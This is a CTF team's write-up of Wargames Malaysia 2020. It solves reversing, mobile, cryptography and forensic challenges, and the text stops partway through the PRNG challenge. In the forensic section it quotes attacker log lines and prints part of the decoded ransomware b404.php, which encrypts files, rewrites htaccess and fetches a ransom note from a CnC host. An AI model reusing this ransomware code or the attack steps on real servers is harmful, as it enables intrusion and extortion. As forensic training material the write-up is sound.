



Wargames Malaysia (WGMY) 2020 Write-up


Trailblazers

Table of Contents

Reverse Engineering	1
babyrev	1
senang	3
Mobile	5
SpeedyQuizzy	5
Forensic - Lord Kiske Server	7
Introduction	7
Attacker's IP	8
Path of Webshell	10
Hash of Ransomware	11
Location of Ransomware	12
CnC Hostname	13
Exploit Used	14
Cryptography	15
babyrsa	15
Long Crypto Guessing	17
Steganography	20
nuisance	20
Misc	24
Defuse the bomb!	24

Reverse Engineering

babyrev



After decompiling the binary given with [Ghidra](#), the following is obtained:

```
2  undefined8 main(void)
3
4  {
5      int iVar1;
6      size_t sVar2;
7      byte local_68 [48];
8      byte local_38 [44];
9      int local_c;
10
11     printf("Enter password: ");
12     __isoc99_scanf(&DAT_00102019,local_38);
13     sVar2 = strlen((char *)local_38);
14     if (sVar2 == 0x20) {
15         local_c = 0;
16         while (local_c < 0x20) {
17             local_68[local_c] = local_38[(int)(uint)(byte)SHUFFLE[local_c]];
18             local_68[local_c] = local_68[local_c] ^ XOR[local_c];
19             local_c = local_c + 1;
20         }
21         iVar1 = strcmp((char *)local_68,(char *)local_38,0x20);
22         if ((iVar1 == 0) && (iVar1 = strcmp((char *)local_68 + 0x1b,"15963",3), iVar1 == 0)) {
23             printf("Correct password! The flag is wgmy{%s}",local_38);
24         }
25         else {
26             puts("Incorrect password!");
27         }
28     }
29     else {
30         puts("The password must be in length of 32!");
31     }
32     return 0;
33 }
```

Looking at the decompiled code, here's how it works (roughly, in python):

```
1 for i in range(32):
2     temp[i] = flag[SHUFFLE[i]] ^ XOR[i]
3
4 if temp == flag and temp[27:30] == "159":
5     print("wgmy{%s}" % flag)
```

* the second `strcmp()` only compares the first 3 characters starting at index 0x1b (27)

Hints obtained:

- **temp (local_68)** and **flag (local_38)** should have the same content
- their characters from indices 27 to 29 should be '1', '5' and '9' respectively
- at index *i*, **flag[SHUFFLE[i]] = flag[i] ^ XOR[i]**

Putting the values of SHUFFLE and XOR, and the values from the hints in Excel:

	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	AA	AB	AC	AD	AE	AF	AG
1	index	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	10	11	12	13	14	15	16	17	18	19	1A	1B	1C	1D	1E	1F
2	SHUFFLE	07	04	15	12	1d	13	1b	08	1f	16	0f	06	0a	19	18	11	01	03	02	17	0d	14	05	00	0c	1c	0b	1a	0e	1e	09	10
3	XOR	56	06	06	01	09	52	06	03	51	04	57	07	52	07	50	06	06	06	07	54	57	56	02	55	06	01	52	53	54	0f	54	03
4	flag	37	36	34	32	30	64	37	61	62	62	65	30	37	33	61	32	30	34	33	36	64	32	66	62	31	34	62	31	35	39	36	33
5																																	
6	XOR ^ flag	61	30	32	33	39	36	31	62	33	66	32	37	65	34	31	34	36	32	34	62	33	64	64	37	37	35	30	62	61	36	62	30
7																																	
8	flag (ascii)	7	6	4	2	0	d	7	a	b	b	e	0	7	3	a	2	0	4	3	6	d	2	f	b	1	4	b	1	5	9	6	3
9																																	
10	final flag	wgmy{76420d7abbe073a20436d2fb14b15963}																															

where the functions used for the following rows are:

- **XOR ^ flag** =DEC2HEX(BITXOR(HEX2DEC(AC3),HEX2DEC(AC4)))
where AC3 is from **XOR** and AC4 is from **flag**
- **flag (ascii)** =CHAR(HEX2DEC(AC4))
where AC4 is from **flag**
- **final flag** =CONCAT("wgmy{", B8:AG8, "}")
where B8:AG8 is the entire content of **flag (ascii)**

Example:


On Column AB, at **index** 0x1B (27), 0x53 from **XOR** is XOR with 0x31 ('1') from **flag** to get 0x62, which is the value to be placed in **flag** at **index** 0x1A (obtained from **SHUFFLE** at index 0x1B).

Repeating this process for all 32 slots eventually yields the complete flag (**final flag**).

P.S. It appears that the last 5 characters of the flag match "15963" entirely, not just 3.

FLAG: wgmy{76420d7abbe073a20436d2fb14b15963}

senang



After extracting the zip, we were presented with an .exe file. Simple inspection on the file shows that it is a window executable. We used Ghidra to decompile the file.

```
Decompile: FUN_00401090 - (senang.exe)

1
2 void __cdecl FUN_00401090(int *param_1)
3
4 {
5     int iVar1;
6     uint local_80;
7     uint local_7c [26];
8     undefined4 *****local_14;
9     undefined4 local_10;
10    undefined2 local_c;
11    uint local_8;
12
13    local_8 = DAT_004200ec ^ (uint)&stack0xffffffffc;
14    local_14 = (undefined4 *****)0x0;
15    local_10 = 0;
16    local_c = 0;
17    if ((*param_1 == 0x796d6777) && (*(char *) (param_1 + 1) == '{') &&
18        (*(char *) ((int)param_1 + 0x25) == '}')) {
19        FUN_004013a0(local_7c);
20        FUN_00401420(local_7c,PTR_s_Kuehtiw_was_here_?_00420000,DAT_00420018);
21        FUN_004015b0(local_7c);
22        local_80 = 0;
23        while (local_80 < 0x10) {
24            FUN_00401360(&local_14,(int)&DAT_004200a0);
25            iVar1 = _strncmp((char *)&local_14,(char *) ((int)param_1 + local_80 * 2 + 5),2);
26            if (iVar1 != 0) break;
27            local_80 = local_80 + 1;
28        }
29    }
30    FUN_004028b3();
31    return;
32 }
33
```

Upon inspecting the decompile executable file and its functions, we can see that a `strcmp` is used to compare the user input with some data in the executable, and if it matches it will tell the user “Congratulations! Please submit the flag”. A classic flag comparison binary challenge.

The string used for comparison is not stored as a plaintext string in the executable. Thus, we used Ollydbg to start the program and set a breakpoint at the `strcmp` function address and see what is used by the program to compare with our input.

00C6B1E6	2BCA	SUB ECX,EDX
00C6B1E8	F7C2 03000000	TEST EDX,3
00C6B1EE	74 17	JE SHORT senang.00C6B207
00C6B1F0	0FB60411	MOVZX EAX,BYTE PTR DS:[ECX+EDX]
00C6B1F4	3A02	CMP AL,BYTE PTR DS:[EDX]
00C6B1F6	75 48	JNZ SHORT senang.00C6B240
00C6B1F8	85C0	TEST EAX,EAX
00C6B1FA	74 3A	JE SHORT senang.00C6B236
00C6B1FC	42	INC EDX
00C6B1FD	83EB 01	SUB EBX,1
00C6B200	76 34	JBE SHORT senang.00C6B236
00C6B202	F6C2 03	TEST DL,3
00C6B205	75 E9	JNZ SHORT senang.00C6B1F0
EDX=006FFAB1, (ASCII "...")		
ECX=006FFA90, (ASCII "b4")		

From Ollydbg, we can see that a variable is generated that is compared with the user input two characters at a time, modifying the jump command (The first `jnz`, patch it to `JZ`. Then the program will keep checking subsequent characters, otherwise the program will exit after the first two character does not match.) and repeating the step will get us the first flag, **wgmy{b415d7261a3706c43ce852ceeab0e8ac}**. However this is a fake flag. We found out after the platform stated our flag is invalid. Upon inspecting the binaries again, we realised that the program might have some anti debugging code, which generates a fake flag when it detects that it is running in a debugger environment. To mitigate this, we run the program first using `cmd`, then attach the debugger onto the running process.


00C6B1E6	2BCA	SUB ECX,EDX
00C6B1E8	F7C2 03000000	TEST EDX,3
00C6B1EE	74 17	JE SHORT senang.00C6B207
00C6B1F0	0FB60411	MOVZX EAX,BYTE PTR DS:[ECX+EDX]
00C6B1F4	3A02	CMP AL,BYTE PTR DS:[EDX]
00C6B1F6	75 48	JNZ SHORT senang.00C6B240
00C6B1F8	85C0	TEST EAX,EAX
00C6B1FA	74 3A	JE SHORT senang.00C6B236
00C6B1FC	42	INC EDX
00C6B1FD	83EB 01	SUB EBX,1
00C6B200	76 34	JBE SHORT senang.00C6B236
00C6B202	F6C2 03	TEST DL,3
00C6B205	75 E9	JNZ SHORT senang.00C6B1F0
00C6B207	8D0411	LEA EAX,DWORD PTR DS:[ECX+EDX]
00C6B209	2F FF0F0000	AND EDI,0FFF
EDX=010FF7D1, (ASCII "b415d7261a3706c43ce852ceeab0e8ac")		
ECX=010FF7B0, (ASCII "f5")		

Doing this, a different string is generated for the comparison with user input. Repeat the step as above, we will be able to get another flag, which is the true flag.


FLAG: wgmy{f533f9091fc3e8f63191c64cfe1c2157}

Mobile

SpeedyQuizzy



The file we received is an apk, so the first thing we do is using Jadx to decompile it.



Inspecting the decompiled code, we know that the application will connect to a server, then start the quizzes. We tried using netcat to connect to the given server and port, it worked!

Command: `nc www2.wargames.my 8080`

The challenge requires us to answer 3 questions in 4 seconds, the questions asked are random and range from arithmetic to simple cryptographic and networking.

Python script created to automate the process:


```
1 import socket
2 import codecs
3
4 with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
5     s.connect(("www2.wargames.my", 8080))
6
7     print(repr(s.recv(1024)))
8
9     print("ok")
10    s.send("ok".encode())
11
12    for _ in range(3):
13        print(repr(s.recv(1024)))
14        q = s.recv(1024)
15        print(repr(q))
16
17        q = q.decode().lower().replace("\n", "").replace(".", "").replace("?", "")
18
19        nums = [int(s) for s in q.split() if s.isdigit()]
20        ans = ""
21
22        if len(nums) == 2:
23            if "add" in q or "plus" in q:
24                ans = nums[0] + nums[1]
25            elif "subtract" in q or "minus" in q:
26                ans = nums[0] - nums[1]
27            elif "multiply" in q or "times" in q:
28                ans = nums[0] * nums[1]
29            elif "divide" in q:
30                ans = round(nums[0] / nums[1])
31        elif "biggest port" in q:
32            ans = 65535
33        elif "reverse" in q:
34            ans = q.split("reverse of ")[1].split(" ")[0][::-1]
35        elif "monoalphabetic" in q or "shifted by 13" in q:
36            ans = codecs.encode(q.split(" ")[-1], "rot_13")
37        elif "dns zone transfer" in q:
38            ans = "TCP"
39        elif "tty" in q:
40            ans = "teletype"
41
42        print(ans)
43        s.send(str(ans).encode())
44
45    print(repr(s.recv(1024)))
46    print(repr(s.recv(1024)))
```

After running the script several times (and adding code to answer different types of questions), the flag is obtained after correctly answering the three questions.

FLAG: wgmy{418b3ea849ff3b93def86cfbc90440c1}

Forensic - Lord Kiske Server

Introduction



The first question of a series of Forensic questions. This one must be solved first before the rest of the forensics question can be seen. A little comment here, this is actually a smart move by the organizer. By doing this, the organizer can make sure the players' downloaded file is not corrupted and players won't have to keep spamming the organizer.


CertUtil (Windows built-in tool) is used to solve this, just generate the SHA256 hash of the file.

```
>CertUtil -hashfile "lordkiske server.ova" SHA256
SHA256 hash of lordkiske server.ova:
c4ea7f5c3a23990844ea6518c02740c66c4c8a605314f3bd9038f7ebfa7b9911
CertUtil: -hashfile command completed successfully.
```

Flag:

wgmy{c4ea7f5c3a23990844ea6518c02740c66c4c8a605314f3bd9038f7ebfa7b9911}

Attacker's IP



At this point onward, for easier reading of files and log of the victim operating system, the .ova file is imported, then exported into raw image file using vboxmanage.exe of Oracle Virtualbox, the exact process can be seen in this video: <https://www.youtube.com/watch?v=60Nv1zPVzjc>

After the raw image file (.img) is exported, it is loaded into FTK imager for further views and investigation.

The attacker IP can be found in the apache's log file, located at the default directory: `/var/log/apache2/access.log`.


```
178.128.31.78 - - [03/Dec/2020:16:33:49 +0000] "HEAD /wp-config.txt HTTP/1.1" 404 140 "htt
178.128.31.78 - - [03/Dec/2020:16:33:49 +0000] "HEAD /wp-config.php1 HTTP/1.1" 404 140 "ht
178.128.31.78 - - [03/Dec/2020:16:33:49 +0000] "HEAD /wp-config.php.1 HTTP/1.1" 404 140 "h
178.128.31.78 - - [03/Dec/2020:16:33:49 +0000] "HEAD /wp-config.zip HTTP/1.1" 404 140 "htt
178.128.31.78 - - [03/Dec/2020:16:33:49 +0000] "HEAD /wp-config.tar HTTP/1.1" 404 140 "htt
178.128.31.78 - - [03/Dec/2020:16:34:36 +0000] "POST /wp-content/uploads/we.php HTTP/1.1"
178.128.31.78 - - [03/Dec/2020:16:34:36 +0000] "POST /wp-content/uploads/we.php HTTP/1.1"
178.128.31.78 - - [03/Dec/2020:16:34:36 +0000] "POST /wp-content/uploads/we.php HTTP/1.1"
178.128.31.78 - - [03/Dec/2020:16:34:36 +0000] "POST /wp-content/uploads/we.php HTTP/1.1"
178.128.31.78 - - [03/Dec/2020:16:34:36 +0000] "POST /wp-content/uploads/we.php HTTP/1.1"
178.128.31.78 - - [03/Dec/2020:16:34:36 +0000] "POST /wp-content/uploads/we.php HTTP/1.1"
```

Your Hash: **0941b6865b5c056c9bbb0825e1beb8e9**
Your String: 178.128.31.78

The IP Address that sends multiple POST requests to the webshell is surely the attacker's IP Address. MD5 hashes the IP Address.

Flag: wgmy{0941b6865b5c056c9bbb0825e1beb8e9}

Hash of Webshell



The hash of both the Webshell and Randomware are generated using Linux built in tool, sha1sum. The virtual machine is booted and the given credentials are used to access the virtual machine. The path and hash of Webshell and Ransomware challenges are all solved in the virtual machine.

When a system is compromised through external threat, the first thing we look for is the existence of a web server. After looking around the given virtual machine, we found apache web server files, encrypted, at `/var/www/html`. Wordpress configuration files were also found so the first place to look for exploits will be the default Wordpress upload folder `/var/www/html/wp-content/uploads`. At the directory, we found both the Webshell and the Ransomware, directly solving all 4 challenges. Webshell is **we.php**, and the Ransomware is **b404.php**.

SHA1 hash of we.php:

```
ubuntu@ubuntu:/var/www/html/wp-content/uploads$ sha1sum we.php
96894e24bf860dd85fbdcc7fbfbad203108489d1  we.php
ubuntu@ubuntu:/var/www/html/wp-content/uploads$
```

Flag: wgmy{96894e24bf860dd85fbdcc7fbfbad203108489d1}

Path of Webshell

Challenge 22 Solves

[Analysis] Path of Webshell

100

Locate the **full path** of webshell uploaded by the attacker.

Include file name into file path

Flag Submission Guide:

MD5 you answer and wrap it around flag format(**wgmy(md5 hash)**) in the **lower case**, and submit as flag.

Flag Submit

MD5 hashes the path of the webshell, including the file name:

Your Hash: **cc93f2436a9fdc6f19c1fa8bd865f8f3**
Your String: **/var/www/html/wp-content/uploads/we.php**

Flag: wgmy{cc93f2436a9fdc6f19c1fa8bd865f8f3}

Hash of Ransomware

Challenge 19 Solves

[Analysis] Hash of Ransomware

100

Calculate the SHA1 hash of ransomware dropped by the attacker.

Flag Submission Guide:

wrap your answer around flag format(wgmy{sha1 hash}) in the lower case, and submit as flag.

Flag

Submit

SHA1 hash of b404.php:

```
ubuntu@ubuntu:/var/www/html/wp-content/uploads$ sha1sum b404.php
00a3db9f4a4534a82deee9e7a0ca6a67d0deada3  b404.php
ubuntu@ubuntu:/var/www/html/wp-content/uploads$
```

Flag: wgmy{00a3db9f4534a82deee9e7a0ca6a67d0deada3}

Location of Ransomware

Challenge 20 Solves

[Analysis] Location of ransomware

100

You need to retrieve full path of ransomware uploaded by the attacker.

Include file name into the path

Flag Submission Guide:

MD5 you answer and wrap it around flag format(wgmy{md5 hash}) in the lower case, and submit as flag.

Flag Submit

MD5 hashes the path of the ransomware, including the file name:

Your Hash: **86051201744543abeda8b8efd0933e98**
Your String: `/var/www/html/wp-content/uploads/b404.php`

Flag: wgmy{86051201744543abeda8b8efd0933e98}

CnC Hostname

Challenge

13 Solved

X

[Analysis] CnC Hostname

100

What's the hostname of CnC used by the ransomware for communication?

Flag Submission Guide:

MD5 your answer and wrap it around flag format(wgmy{md5 hash}) in the lower case, and submit as flag.

Submit

The CnC Hostname can be found in the ransomware (b404.php). CnC is the server used by the ransomware to obtain the keys needed to encrypt all the victim files, and perform log keeping. b404.php is encrypted in base64, just need to simply decode it and the hostname can be seen. Snippet of decoded b404.php:

```
<?php
define('DOC_ROOT', $_GET['docroot'] ?? '/var/www/html/');
define('HTTP_HOST', $_GET['host'] ?? $_SERVER['HTTP_HOST']);

function enc($string, $secret_key, $secret_iv)
{
    $encrypt_method = "AES-256-CBC";
    $key = hash('sha256', $secret_key);
    $iv = substr(hash('sha256', $secret_iv), 0, 16);
    return base64_encode(openssl_encrypt($string, $encrypt_method, $key, 0, $iv));
}

function addnote($token = '')
{
    $check = file_exists(DOC_ROOT."/htaccess.old");
    if (!$check) {
        rename(DOC_ROOT.'/htaccess', DOC_ROOT.'/htaccess.old');
        file_put_contents(DOC_ROOT.'/htaccess', "DirectoryIndex musangkeng.php\nErrorDocument
        $context = stream_context_create(
            array(
                'http' => [
                    'follow_location' => true
                ]
            )
        );
        $host = HTTP_HOST;
        $note = file_get_contents('http://musangkeng.wargames.my/getnote.php?host=' . $host . ' ');
        file_put_contents(DOC_ROOT . '/musangkeng.php', $note);
        file_put_contents(DOC_ROOT . '/index.php', $note);
    }
}
```

Your Hash: **d7357e55e21847601d4eacb01fe13313**
Your String: musangkeng.wargames.my

Flag: wgmy{d7357e55e21847601d4eacb01fe13313}

Exploit Used

Challenge

9 Solves

[Analysis] Exploit Used

244

Identify exploit used by the attacker to gain foothold onto server. Get the CVE ID, or WPVDB ID of the exploit.

Flag Submission Guide:

Format: `md5(strtolower(CVEYYYYDDDD))` OR `md5(strtolower(WPVDBIDXXXXX))`

Wrap your answer around flag format(`wgmy{md5 hash}`) in the lower case, and submit as flag.

By carefully inspecting the access log of the apache2 web server, we are able to see two suspicious actions performed by the attacker.

```
178.128.31.78 - - [03/Dec/2020:16:32:51 +0000] "POST /wp-content/plugins/alt-csv-import-export/admin/upload-handler.php HTTP/1.1" 200 243 "-" "curl/7.64.1"
178.128.31.78 - - [03/Dec/2020:16:33:10 +0000] "POST /wp-content/plugins/alt-csv-import-export/admin/upload-handler.php HTTP/1.1" 200 278 "-" "curl/7.64.1"
```

The attacker seems to have uploaded something using a plugin of wordpress. Some simple searching of keywords on Google bring us to this page:

<https://wpscan.com/vulnerability/10471>

A quite recent wordpress plugin vulnerability that allows Unauthenticated Arbitrary File Upload. The attacker exploited this vulnerability to upload the webshell and ransomware. Kudos to the organizer for being updated with the latest vulnerabilities. The WPVDB ID can be found in the webpage.


Miscellaneous	
Original Researcher	Ryan of WPScan
Verified	Yes
WPVDB ID	10471

Your Hash: **6e9478a4c77c8abfe5d6364010e4961e**
Your String: **wpvdbid10471**

Flag: wgmy{6e9478a4c77c8abfe5d6364010e4961e}

Cryptography

babysrsa



Content of chal.py:

```
1  #!/usr/bin/env python3
2  from Crypto.Util.number import *
3  from gmpy2 import next_prime
4
5  flag = open("flag.txt", "rb").read().strip()
6  p = getStrongPrime(1024)
7  q = next_prime(p)
8  n = p * q
9  e = 0x10001
10 m = bytes_to_long(flag)
11 c = pow(m, e, n)
12
13 print(f"n = {n}")
14 print(f"e = {e}")
15 print(f"c = {c}")
16
17 # Output
18 # n =
223063514503608352786850085770956375793795197355699936053723820259430659431721956534475012988289685146872842771
986070970656342583142643149273712774422755196379946282449734517134285292464324214924483160557626494948750648836
161506782487467887806316593951411264365987131082969588098770505087194298582885424092061417148536173377476924684
151373004725415994024724079158821623541290110359597818989890181898512408851347931586755417084647925312119826514
21335486888141859046943347487421409074797243603829470606491218544843508127073037507539240429636422301360063716
31037322400368914718351407008699556959068979201259584736419897
19 # e = 65537
20 # c =
176029937447756452449320476937363996445074387134210904705244157665271589334760627155474018539888878926598527122
881743271333736299090978203954354015336765336089362135806685326210402430379317610223946796519272628857449606145
295993256517358090676366125871470312692026678708885061696662583270043096697211121947252678474629296214194231829
1727939358900648548537761471926667181452328465232082813947552659179433121132664027727448990766647340818192370
681018833364277453755374373897529906010216712288824093275267331712709713396444526003690799614522925833166008297
28068432427992039322905022470729764699358872105298576585603770
```


n, e, and c(ciphertext) is given, an easy one. Apply all those values as arguments into RsaCtfTools and the flag will be printed.

```
root@kali:~/Downloads/RsaCtfTool# python3 RsaCtfTool.py -n 22306351450360835278685008577
0956375793795197355699936053723820259430659431721956534475012988289685146872842771986070
9706563425831426431492737127744227551963799462824497345171342852924643242149244831605576
2649494875064883616150678248746788780631659395141126436598713108296958809877050508719429
8582885424092061417148536173377476924684151373004725415994024724079158821623541290110359
5978189898901818985124088513479315867554170846479253121198265142133548688881418590469433
4748742140907479724360382947060649121854484350812707303750753924042963642230136006371631
037322400368914718351407008699556959068979201259584736419897 -e 65537 --uncipher 1760299
3744775645244932047693736399644507438713421090470524415766527158933476062715547401853988
8878928598527122881743271333736299090978203954354015336765336089362135806685326210402430
379317610223967965192726288574496061452959932565173580906763661258714703126920266787088
8506169666258327004309669721112194725267847462929621419423182917279393538900064854853776
1471926667181452328465232082813947552659179433121132664027727448990766647340818192370681
0188333642774537553743738975299060102167122888240932752673317127097133964445260036907996
1452292583316600829728068432427992039322905022470729764699358872105298576585603770
```

[illegible]

Flag: wgmy{20e6852af817ca67678df52a1668186c}

Long Crypto Guessing



The main portion of the **server.py** given in this challenge is as below:

```
1  ...
2
3  class PRNG:
4      a = getrandbits(64)
5      b = getrandbits(64)
6      p = 11760071327054544317
7
8      def __init__(self, seed):
9          self.state = seed
10
11     def next(self):
12         self.state = (self.a * self.state + self.b) % self.p
13         return self.state
14
15     ...
16
17     gen = PRNG(getrandbits(64))
18     print(f"First 3 values: {gen.next()}, {gen.next()}, {gen.next()}\n")
19
20     for i in range(1000):
21         try:
22             guess = int(input("Enter a number between 0-9999: "))
23         except:
24             print("HACKER ALERT! Aborting..")
25             sys.exit()
26         num = gen.next() % 10000
27         if guess == num:
28             print("Incredible! Next round!")
29
30     ...
```


Hints obtained:

- variables **a**, **b** and **state** in class **PRNG** are initialized with random integers
